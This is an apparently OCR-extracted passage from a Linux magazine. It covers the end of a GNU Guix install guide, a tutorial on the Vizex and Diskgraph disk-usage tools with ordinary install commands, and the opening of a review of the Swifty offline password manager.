
When you boot from that USB stick, choose a graphical install. Going through the installer, you have to set your timezone, hostname, keyboard and language. You need to add at least one regular user and set all passwords. You also have the option of several desktop environments.

Before the install starts, you'll see the file that describes your system. You can ignore this information, or review the findings.

Allow all packages to be downloaded and compiled, if necessary. The installer will then tell you to unplug the USB stick and you can reboot using the option on the screen. After rebooting, the display manager should appear and you can log in with the user that you created with the installer.

GNU Guix is shaping up to be a contender for serious computer users. Before you start with the distribution, make sure you can find all the applications you'd want to use. Do also make sure that you have hardware that respects your freedom (see *the boxout*, page 51) according to the Free Software Foundation. **LXF**

The Guix system needs a clean-up after any upgrades and installs. You can save gigabytes using the Garbage Collector tool.



# Graphing disk usage

**Shashank Sharma** is a fount of knowledge and knows how to present the information. Which is why he appreciates tools that display data clearly...



**OUR EXPERT**

**Shashank Sharma** is a trial lawyer in New Delhi and an avid Arch user. He's always on the look-out for pocket-friendly geeky memorabilia.

**W**ith ever-expanding disk capacities and fast dropping prices, you would think that checking disk space usage was an activity of a bygone era. While this might be true for casual home users who run a tight ship, if you're running an install-and-forget rolling-release distribution such as Arch, Gentoo or the like, you must keep an eye on disk space usage lest you find yourself out of storage room.

Linux distributions boast a number of graphical and text utilities that help you keep an eye on disk space. For regular users of the command line, `df` and `du` are among the most popular tools, but they produce a vast amount of mostly incomprehensible data. If you want your disk space usage presented in a stylish bar chart then *Vizex* is just the right tool for you.

It's far easier to assimilate vast amounts of information when presented in graph form. But knowing the right graph to use is just as important. Thankfully, *Vizex* uses bar graphs to full effect to present limited, but pertinent disk usage information. Unlike the `df` and

```
1 / 1 + [ ] [ ] [ ] Tilix: linuxlala@playground: ~
1: linuxlala@playground: ~
linuxlala@playground:~$ vizex -g yellow -t cyan -d red
root
Total: 119.7 GB Used: 49.3 GB Free: 64.2 GB
43.4% used
Stuffsies
Total: 186.3 GB Used: 113.6 GB Free: 72.7 GB
61.0% used
linuxlala@playground:~$ vizex battery
Battery
Charging
92.96%
linuxlala@playground:~$
```

The different colour schemes are only for the *vizex* command, and can't be used when viewing either CPU or battery status.

`du` commands that need the `-h` command switch to be human readable, the data presented by *Vizex* is easier to make sense of.

Released under the MIT license, the *Vizex* project (<https://github.com/bexxmodd/vizex>) comprises three distinct command-line utilities. The original *vizex* utility presents the used and available disk space for all mounted partitions on the system. *vizexdf* can similarly be used to view information about the files and directories. With the latest v2.0.5 release, the project now also offers *vizextree*, which can be used to view the tree structure of the specified directory.

## Getting started

*Vizex* isn't available in the software repositories of popular desktop distributions but the Python project is fairly easy to install with *Pip*, which is a package manager for Python projects.

Arch users can install *Pip* with the `sudo pacman -S python-pip` command. If you're running Ubuntu or Fedora, or a derivative distribution, then you can similarly run the `sudo apt install python3-pip` or the `sudo dnf install python3-pip` command, respectively, to install *Pip* for Python 3.

With *Pip* installed, you can now install *Vizex* with the `pip install vizex` command. You'll then be able to upgrade *Vizex* to newer releases with the `pip install --upgrade vizex` command.

The *Vizex* project has a fairly long list of dependencies, mentioned in the `requirements.txt` file on the project's GitHub page (<https://github.com/bexxmodd/vizex>), and if you're prepared to resolve

## » GRAPH DISK I/O WITH DISKGRAPH

The *Diskgraph* utility (<https://github.com/stolk/diskgraph>) can be used to chart the IO data in real time. Written in C, the project has no dependencies to speak of, and if you already have `gcc` installed on your distribution you can install *Diskgraph* without any issues.

Download the repository with the `git clone https://github.com/stolk/diskgraph.git` command. Next, change into the downloaded *diskgraph* repository. You'll find a number of files, including `Makefile`. So, run the `make` command. That's it! You'll now notice a new executable *diskgraph* script.

The *diskgraph* utility requires a device to monitor, so run the `./diskgraph sda` command to monitor the `sda` hard disk. You don't have to specify disks using the complete path such as `/dev/sda` although that is also supported.

The *Diskgraph* utility works by studying how many sectors are read or written to since the last interval. By default, the data is refreshed at every 500ms interval.

The red colour denotes write operations being performed. Green colour similarly signifies read operations. The orange colour shows in-flight operations, which are defined as I/O operations that have been issued but not yet completed. You must hit 'q' to exit *Diskgraph*.

As of now, it's not possible to change the default interval or the colours used to graph disk IO and there's no official man page to explain its functionality.



# SWIFTY

Credit: <https://getswifty.pro>

# Store your vital passwords securely

**Nick Peers** takes a close look at Swifty, an offline password manager with a slick interface and hopefully bright future.



**OUR EXPERT**

**Nick Peers** has been running his own self-hosted Bitwarden server since 2019. Practise what you preach and all that.

**E**verybody needs to look after their passwords. The problem is how do you set up a system where each separate account you own is protected by a strong – and unique – password (see the box, *opposite*) that you can enter easily on demand?

You could, of course, write down your passwords in a notebook, relying on an online password generator such as the Secure Password Generator (<https://passwordsgenerator.net>) to generate those passwords as and when they're required.


The problem is, that notebook will need storing somewhere secure, and flicking through it looking for passwords to type in quickly becomes laborious. The solution is to look for an automated solution that you can access from your PC.

This is where the humble password manager comes in. These store all your passwords inside an encrypted database commonly known as your 'vault'. The database is protected by a single master password, which you use to unlock the vault and access its contents.

Password managers come in all shapes and sizes. At one end of the scale is a cloud-based tool such as *LastPass* or *Bitwarden* with all the convenience they offer: tools for every platform and browser, built-in password generators, autofill capabilities and more. The downside? Your password vault is stored online on third-party servers – do you trust them?

One solution is to set up your own self-hosted password manager using *Bitwarden*, but if you'd rather your passwords weren't stored online, and you're happy to limit their access (for now) to just your computers, then why not give *Swifty* a go?

## TAKE THE SWIFTY TOUR



**1 Online sync**  
Link Swifty to your Google account to sync your password vault to other computers.

**2 Secure categories**  
In addition to storing your online login details, you can create secure notes and store credit card details.

**3 Password audit**  
Click here to check which passwords need updating, to make them less vulnerable to hackers.

**4 Item list**  
The currently selected category's items are shown here in an alphabetical list.

**5 Filter view**  
Use the search tool or apply a range of filters to quickly drill down to the item that you're looking for.

**6 View item**  
The information stored in the currently selected item is displayed here – copy it to the clipboard or click Edit to make changes.

### Local passwords for local users

*Swifty*'s a relatively new entry into the market, and it's aimed more at those currently using an offline password manager such as *KeePass*. The user interface is more akin to the likes of *Bitwarden* and *LastPass*, and the password manager makes it possible for you to store more than simple log-on details – you can also use it to record secure notes and credit card information.

*Swifty* encrypts all your data using AES 256-bit encryption, unlocked using a single master password. Encryption occurs as soon as you enter it into the tool. This ensures that it's not just protected 'at rest' in your database file, but when being processed in your PC's memory, too.

Everything is stored locally, although you have the option to create a back-up file or sync your data to Google Drive in order to transfer it to another computer. As things stand, *Swifty* can be installed on Linux, Windows and macOS – there's a promise of mobile app and browser support 'soon', but we suspect this is still some time off. If that's a deal breaker, then may we direct you to the box on page 59 and an alternative called *Buttercup*?

But if you're happy – for now – to limit your password vault to just the computers in your home, let's crack on. Take a trip to <https://getswifty.pro> to review *Swifty*'s key features on the slick – if somewhat bare –



website. You'll even see a welcoming 'Download for Ubuntu' button appear front and centre. Unfortunately, the version offered here – 0.6.5 at time of writing – is not actually the latest version available (as we discovered on diligently running it only to be told that a newer build was available).

Instead, bypass the middle man and head straight to the project's Github repository at <https://github.com/swiftyapp/swifty/releases> where you'll find 0.6.6 is available for download as .rpm and .deb packages for installation, along with a portable Appliance.

Whichever version you choose, *Swifty* will store your database and settings in the hidden `.config` folder inside your personal home folder. If you're not yet convinced *Swifty's* for you, start with the Appliance version – once downloaded to a suitable folder (how about **Home/Applimages?**), simply right-click it and choose Properties>Permissions before ticking 'Allow executing file as program'.

Once you've decided that *Swifty* is for you then you can – if you prefer – switch to the .deb package. Save the file to your Downloads folder, then double-click the file and follow the prompts in the *Ubuntu Software* package to install it. A shortcut is created in the launcher, and the installed version will work with the same database as the Appliance, so no need to start again from scratch.

